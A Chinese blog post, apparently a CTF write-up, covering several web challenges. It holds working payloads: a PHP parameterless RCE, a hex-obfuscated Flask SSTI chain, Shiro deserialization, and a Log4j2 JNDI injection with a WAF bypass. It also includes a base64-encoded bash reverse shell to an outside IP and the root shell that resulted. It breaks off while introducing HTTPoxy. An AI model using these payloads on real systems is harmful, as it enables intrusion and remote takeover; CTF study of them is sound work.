长安“战疫“网络安全赛Writeup

原创

Le1a 于 2022-01-12 21:53:11 发布 3243 收藏 1

分类专栏： CTF 文章标签： web安全 安全

本文链接：https://blog.csdn.net/weixin_52091458/article/details/122463314

版权

CTF 专栏收录该内容

12 篇文章 3 订阅


订阅专栏

Web

RCE_No_Para

无参RCE

```
?1=system('tac flag.php');&code=eval(current(current(get_defined_vars())));
```




不安全 | 31d98f52.lxctf.net/?1=system(%27tac%20flag.php%27);&code=eval(current(current(get_defined_vars())));

```
>$flag="flag{57c1bb06ccf8a9a7607721e2419613fc}";
```

flask

`admin?static.js?`

然后发现传参点：?name=



不安全 | f8856988.lxctf.net/admin?static.js?

hello admin


```

hello admin
<!--admin/?name=-->

```

简单试了下SSTI，发现过滤了引号等符号

考虑attr结合16进制来绕过

```
{{a|attr(%27\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f%27)|attr(%27\x5f\x5f\x62\x61\x73\x65\x5f\x5f%27)}}
```

可以成功拿到基类




```
f8856988.lxctf.net/admin?name={{a|attr(%27\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f%27)|attr(%27\x5f\x5f\x62\x61\x73\x65\x5f\x5...
```

hello <class 'object'>static.js?

然后剩下的直接打就行了

```
{{a|attr(%27\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f%27)|attr(%27\x5f\x5f\x62\x61\x73\x65\x5f\x5f%27)|attr(%27\x5f\x5f\x73\x75\x62\x63\x6c\x61\x73\x73\x65\x73\x5f\x5f%27)()|attr(%27\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f%27)(186)|attr('\x5f\x5f\x69\x6e\x69\x74\x5f\x5f')|attr('\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f')|attr('\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f')('\x5f\x5f\x62\x75\x69\x6c\x74\x69\x6e\x73\x5f\x5f')|attr('\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f')('\x65\x76\x61\x6c')('\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x22\x6f\x73\x22\x29\x2e\x70\x6f\x70\x65\x6e\x28\x22\x63\x61\x74\x20\x2f\x66\x6c\x61\x67\x22\x29\x2e\x72\x65\x61\x64\x28\x29')}}
```




```
GET /admin?name={{a|attr(%27\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f%27)|attr(%27\x5f\x5f\x62\x61\x73\x65\x5f\x5f%27)|attr(%27\x5f\x5f\x73\x75\x62\x63\x6c\x61\x73\x73\x65\x73\x5f\x5f%27)()|attr(%27\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f%27)(186)|attr('\x5f\x5f\x69\x6e\x69\x74\x5f\x5f')|attr('\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f')|attr('\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f')('\x5f\x5f\x62\x75\x69\x6c\x74\x69\x6e\x73\x5f\x5f')|attr('\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f')('\x65\x76\x61\x6c')('\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x22\x6f\x73\x22\x29\x2e\x70\x6f\x70\x65\x6e\x28\x22\x63\x61\x74\x20\x2f\x66\x6c\x61\x67\x22\x29\x2e\x72\x65\x61\x64\x28\x29')}}.js? HTTP/1.1
Host: f8856988.lxctf.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1


```


```
HTTP/1.1 200 OK
Content-Length: 83
Content-Type: text/html; charset=utf-8
Date: Sat, 08 Jan 2022 03:21:35 GMT
Server: Werkzeug/2.0.2 Python/3.6.9
Connection: close


hello flag{2b8f5e9ac788ff625b165249ae0fb368}
.js?
<!--admin/?name=-->

```

Shiro?

一开始看题目名称以为是Shiro反序列化，拿工具打了一下，发现能打通，但是很多命令执行都没回显



```
存在shiro框架!
请输入指定密钥
存在shiro框架!
[*] kPH+bIxk5D2deZiIxcaaaA==
[x] 测试:CommonsCollectionsK1  回显方式: TomcatEcho
未找到构造链
[x] 测试:CommonsBeanutils1  回显方式: TomcatEcho
未找到构造链
[x] 测试:CommonsBeanutils1  回显方式: TomcatEcho
[*] 发现构造链:CommonsBeanutils1  回显方式: SpringEcho
[*] 请尝试进行功能区利用。
```



shiro反序列化漏洞综合利用工具 v2.2

设置

▼ 检测目标

GET ▾ 目标地址 http://6816c64a.lxctf.net/ 超时设置/s 5

▼ 密钥探测

关键字 rememberMe 指定密钥 kPH+bIxk5D2deZiIxcaaaA== ☐ AES GCM 检测当前密钥 爆破密钥

▼ 利用方式

利用链 CommonsBeanutils1 ▾ 回显方式 SpringEcho ▾ 检测当前利用链 爆破利用链及回显

检测日志 ✕ 命令执行 ✕ 内存马 ✕

输入命令 ls / 执行


```
root
```

只能执行一个ls和whoami，一直以为可能是需要绕过沙箱之类的，后来想起来可能是Log4j2。

之前自己也复现过一次: `https://le1a.gitee.io/posts/3e4e56bc/`


这次直接打，在云服务器上用工具起一个rmi服务，并且监听12345端口

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMDEuNDMuNjYuNjcvMTIzNDUgMD4mMQ==}|{base64,-d}|{bash,-i}" -A "101.43.66.67"
```



```
ubuntu@VM-16-11-ubuntu:~/Log4j2$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMDEuNDMuNjYuNjcvMTIzNDUgMD4mMQ==}|{base64,-d}|{bash,-i}" -A
"101.43.66.67"
[ADDRESS] >> 101.43.66.67
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMDEuNDMuNjYuNjcvMTIzNDUgMD4mMQ==}|{base64,-d}|{bash,-i}
----------------------------JNDI Links----------------------------
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://101.43.66.67:1099/bmcw3b
ldap://101.43.66.67:1389/bmcw3b
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://101.43.66.67:1099/qzhyfb
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://101.43.66.67:1099/rub29n
ldap://101.43.66.67:1389/rub29n

----------------------------Server Log----------------------------
2022-01-08 16:00:56 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-01-08 16:00:56 [RMISERVER]  >> Listening on 0.0.0.0:1099
2022-01-08 16:00:56 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```

构造`${jndi:rmi://101.43.66.67:1099/qzhyfb}`填入用户名，密码随意，然后点击登录




Please sign in

${jndi:ldap://rmi://101.43.66.67:1099/qz

•••

□ Remember me

Sign in




6816c64a.lxctf.net/doLogin

Don't Hacking Me

发现有WAF，百度了一下Log4j2的Bypass，找到了这篇文章:`https://mp.weixin.qq.com/s/H1gH5ZtIAVpLPgmmUfJnaA`


用其中的第二条payload `${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://101.43.66.67:1099/qzhyfb}` 即可绕过



6816c64a.lxctf.net/doLogin

ok


云服务器也收到了反弹的shell，cat flag即可获得flag



```
root@3daf17b68ab7:/# cat flag
cat flag
flag{f8ab5b41f702bfc9a5bd7a2e2d3cd5d0}
root@3daf17b68ab7:/#
```


```
flag{f8ab5b41f702bfc9a5bd7a2e2d3cd5d0}
```

Flag配送中心



```
▶ <head>…</head>
▼ <body>
  ▶ <center>…</center>
    <br>
    <br>
    <br>
    <font color="white"> How to get secret HTTP data?</font>
    <!--Powered by PHP 5.6.23 + fastcgi--> == $0
  </body>
</html>
```

很明显的提示了



01.HTTPoxy简介

httpoxy是一个CGI应用环境的远程利用漏洞，影响一系列以PHP为主要代表的Web动态语言和Apache、Nginx等Web服务器。

02.漏洞描述

